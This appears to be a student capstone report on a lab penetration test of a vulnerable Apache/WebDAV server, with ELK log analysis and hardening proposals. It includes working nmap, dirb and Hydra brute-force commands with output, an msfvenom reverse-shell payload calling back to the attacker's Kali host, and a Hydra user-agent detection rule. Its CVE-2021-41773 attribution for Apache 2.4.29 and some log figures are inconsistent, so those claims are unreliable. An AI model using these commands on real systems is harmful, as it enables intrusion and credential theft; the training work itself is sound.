

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone (server1)

IPv4: 192.168.1.90
OS: Kali GNU/Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname:
ML-RefVm-684427

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone (sever1)	192.168.1.105	Target testing machine
ELK (SIEM) Server	192.168.1.100	Log aggregation and report generation
Project VM (Gateway)	192.168.1.1 / 10.0.0.4	Gateway / Project host machine
Kali	192.168.1.90	Attack / Pentesting server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache HTTP Server CVE-2021-41773 Exploited in the Wild (port 80 open for scans)	Dirb discovery: <code>dirb http://192.168.1.105 (192.168.1.105/company _folders/secret_folder)</code>	The team discovered two hidden directories, which contained login files with instructions to the VSI server, in plaintext.
Numerous open ports (lack of principle of least privileges)	NMAP discovery: <code>nmap -sT -sV 192.168.1.0/24</code>	Discovery of vulnerable ports that could be exploited, as well as the discovery of a hidden IP address.
Brute force attack (password cracking)	Password cracking with Hydra: <code>hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /usr/share/dirb/wordlists/common.txt</code>	Gained direct access to an employee's login credentials, in addition to gaining the CEO's password hash, giving us access to their account as well.
Open access to company server directories	Access to company server: <code>dav://192.168.1.105/webdav</code>	Permission to write and upload files, including malicious payloads to the company's server.
Apache HTTP Server CVE-2021-41773 Exploited in the Wild (meterpreter reverse TCP host connection)	Meterpreter exploit: <code>msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=80 >> shell.php</code>	The vulnerability can be used for remote code execution when <code>mod_cgi</code> is enabled. With <code>mod_cgi</code> enabled, an attacker can execute arbitrary programs via HTTP POST requests.

Exploitation: Apache HTTP Server CVE-2021-41773 Exploited in the Wild

01

Tools & Processes

The command dirb was used on the Kail server to search for any open directories.

02

Achievements

We found the following open directories, which were able to navigate and access:

<http://192.168.1.105/server-status>
<http://192.168.1.105/webdav>

03

Commands

dirb <http://192.168.1.105>

```
root@Kali:~# dirb http://192.168.1.105

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May  2 17:17:57 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----

END_TIME: Mon May  2 17:18:07 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```


Exploitation: Numerous Open Ports (Lack of Principle of Least Privileges)

01

Tools & Processes

The command `nmap` was used to find open ports.

02


Achievements

Running this command allowed us to find all four VMs on the network, in addition to any of their corresponding ports that were open for exploitation.

03

Commands

`nmap -sT -sV 192.168.1.0/24`



```
File Actions Edit View Help
ShellNo.1
root@kali:~# nmap -sT -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 17:07 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00008s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2120/tcp  open  wrdp
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:1B:16:1E:00 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http      Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: AC:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache/2.4.29
MAC Address: 08:00:1B:16:1E:00 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
-
```

Exploitation: Brute Force Attack

01

Tools & Processes

The command hydra was used to carry out a brute force password cracking attack.

02

Achievements

This attack allowed our team to gain direct access to the employee, Ashton's, login credentials. Utilizing Ashton's credentials, the team was able to then discover the CEO, Ryan's, password hash embedded in a .txt file. The team was able to decrypt Ryan's password hash and utilize the credentials to gain access to his account.

03

Commands

```
hydra -l ashton -P
rockyou.txt -s 80 -f -vv
192.168.1.105 http-get
/usr/share/dirb/wordlists/co
mmon.txt
```

```
root@kali:~/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vv 192.168.1.105 http-get /usr/sh
are/dirb/wordlists/common.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-02 17:51:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p1/14344399), ~896525 tries p
er task
[DATA] attacking http-get://192.168.1.105:80/usr/share/dirb/wordlists/common.txt
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "loveyou" - 5 of 14344399 [child 4] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTENPT] target 192.168.1.105 - login "ashton" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: 123456789
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:51:11
root@kali:~/usr/share/wordlists#
```


Exploitation: Meterpreter Reverse TCP Host Connection

01

Tools & Processes

The command `msfvenom` was used to exploit the target machine.

02

Achievements

Successfully connected and started a meterpreter reverse TCP session, with full access into the target's OS.

03


Commands

```
msfvenom -p  
php/meterpreter/reverse_tcp  
lhost=192.168.1.90 lport=80  
>> shell.php
```

```
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.90:9801  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.90:9801 → 192.168.1.105:59092) at 2022-05-02 19:57:36 -0700  
  
meterpreter > shell  
Process 3424 created.  
Channel 0 created.  
cd /  
^C  
Terminate channel 0? [y/N] N[-] core_channel_interact: Operation failed: 1  
meterpreter >  
meterpreter > find . -iname flag.txt  
[-] Unknown command: find.  
meterpreter > ls  
Listing: /var/www/webdav  
*****  


| Mode             | Size | Type | Last modified             | Name       |
|------------------|------|------|---------------------------|------------|
| ----             | ---- | ---- | -----                     | ----       |
| 100777/rwxrwxrwx | 43   | fil  | 2019-05-07 11:19:55 -0700 | passwd.dav |
| 100644/rw-r--r-- | 2224 | fil  | 2022-05-02 19:57:58 -0700 | shell.php  |
| 100644/rw-r--r-- | 1113 | fil  | 2022-05-02 19:57:24 -0700 | shell2.php |

  
meterpreter > cd /  
meterpreter > pwd  
/  
meterpreter > cat flag.txt  
bing@b05h3ingm  
meterpreter >
```





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port scan occurred on **May 3, 2022 3:08:40**
- 3 packets** sent @ **492 bytes** each packet from **192.168.1.90**
- Port 4444** has the most records compared to baseline indicating **this port was being scanned**.



Analysis: Finding the Request for the Hidden Directory





- **16,566 requests** were made.
- The `shell.php` file was targeted, since it contained a the reverse TCP exploit.



Analysis: Uncovering the Brute Force Attack




- There were **16,688 hits** made in the brute-force attack.
- The attacker had made **16,558 requests** before discovering the correct password.
- The `secret_folder` was targeted, since it contained a `password.dav` file.







Analysis: Finding the WebDAV Connection



- There were **128 requests** made to `common.txt`, **102 requests** made to `/webdav`, and **54 requests** to `shell.php`.
- There were **two files requested**: `common.txt` and `shell.php`

Top 10 HTTP requests [Packetbeat] ECS 

url.full: Descending 	Count 
<code>http://192.168.1.105/company_folders/secret_folder</code>	16,566
<code>http://192.168.1.105/usr/share/dirb/wordlists/common.txt</code>	128
<code>http://192.168.1.105/webdav</code>	102
<code>http://192.168.1.105/webdav/shell.php</code>	54
<code>http://192.168.1.105/webdav/</code>	22

Export: [Raw](#)  [Formatted](#) 



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I would recommend setting an alert that is set off any time traffic moves over port 9200 (or any open port). Additionally, I would recommend setting an alert that is triggered any time a file with the extension of .php is uploaded to the server.

I would recommend an alert be sent once the threshold of 1000 connections occur in a single hour.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Creating a safe-list of trusted IP addresses
 - Ensuring that an IDS or firewall security policy prevents all other access by blocking incoming IP addresses gathered from detected port scans
 - Ensuring that any access to the WebDav folder is only permitted by users with complex username and passwords
 - Ensuring that only necessary ports are open
 - Limiting the ability to upload files via the file manager/web interface to this specific directory
-

Mitigation: Finding the Request for the Hidden Directory

Alarm

It would be beneficial to set an alert to monitor any direct file or folder requests across HTTP (port 80).

I would recommend setting a threshold that triggers an alert any time a folder is requested over HTTP (port 80).

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting account logins via the use of account lockout features
- Enforcing the use of login captchas
- Enabling and enforcing the use of MFA/2FA
- Enforcing the use of more stringent password policies
- Blocking traffic from accessing port 80
- Creating user permissions that restrict access to specific directories
- Limiting access to local network connections only—no access to files outside the intranet
- Enabling “Require all denied” in the filesystem directory
- Turning off all aliases that refer to the file directories in conjunction with HTTP

Mitigation: Preventing Brute Force Attacks

Alarm

I would recommend setting an alert based on a specific threshold for the number of HTTP GET requests, in addition to setting an alert when the `user_agent.original` is equal to or includes the term “Hydra.”

I would recommend setting a threshold of five HTTP GET requests from the same IP address to the same resource that generates a 401 status code to activate this alarm.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting account logins via the use of account lockout features (after five failed attempts accessing the web server per the threshold)
- Only allowing ssh-key pair authentication from trusted machines on the backend for administration

Mitigation: Detecting the WebDAV Connection

Alarm

I would recommend setting an alert any time this directory is accessed by a machine other than the machine that should have access.

I would recommend setting a threshold that triggers an alert any time this directory is accessed outside of normal working hours, by non-authorized users.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting connections to this shared folder, so that it is not accessible from the web interface
 - Ensuring connections to this shared folder are restricted by a machine with a firewall rule
 - Ensuring that the firewall detects and cuts off the scan attempt in real time
 - Ensuring that the firewall is regularly patched to minimize new zero-day attacks
 - Updating servers' configuration files
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

I would recommend setting an alert that is configured to monitor file upload requests to specific folders located on the WebDAV server.

I would recommend setting a threshold that triggers an alert any time an attempted file upload for a specified folder is made.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Only allowing specific file types to be uploaded, in turn limiting the ability to upload executables and shell scripts
- Only allowing authenticated users (via multi-factor authentication or two-factor authentication) to upload files
- Only allowing the use of simple error codes that do not expose directory structure on a failed upload attempts
- Updating the Apache Server Version

*The
End*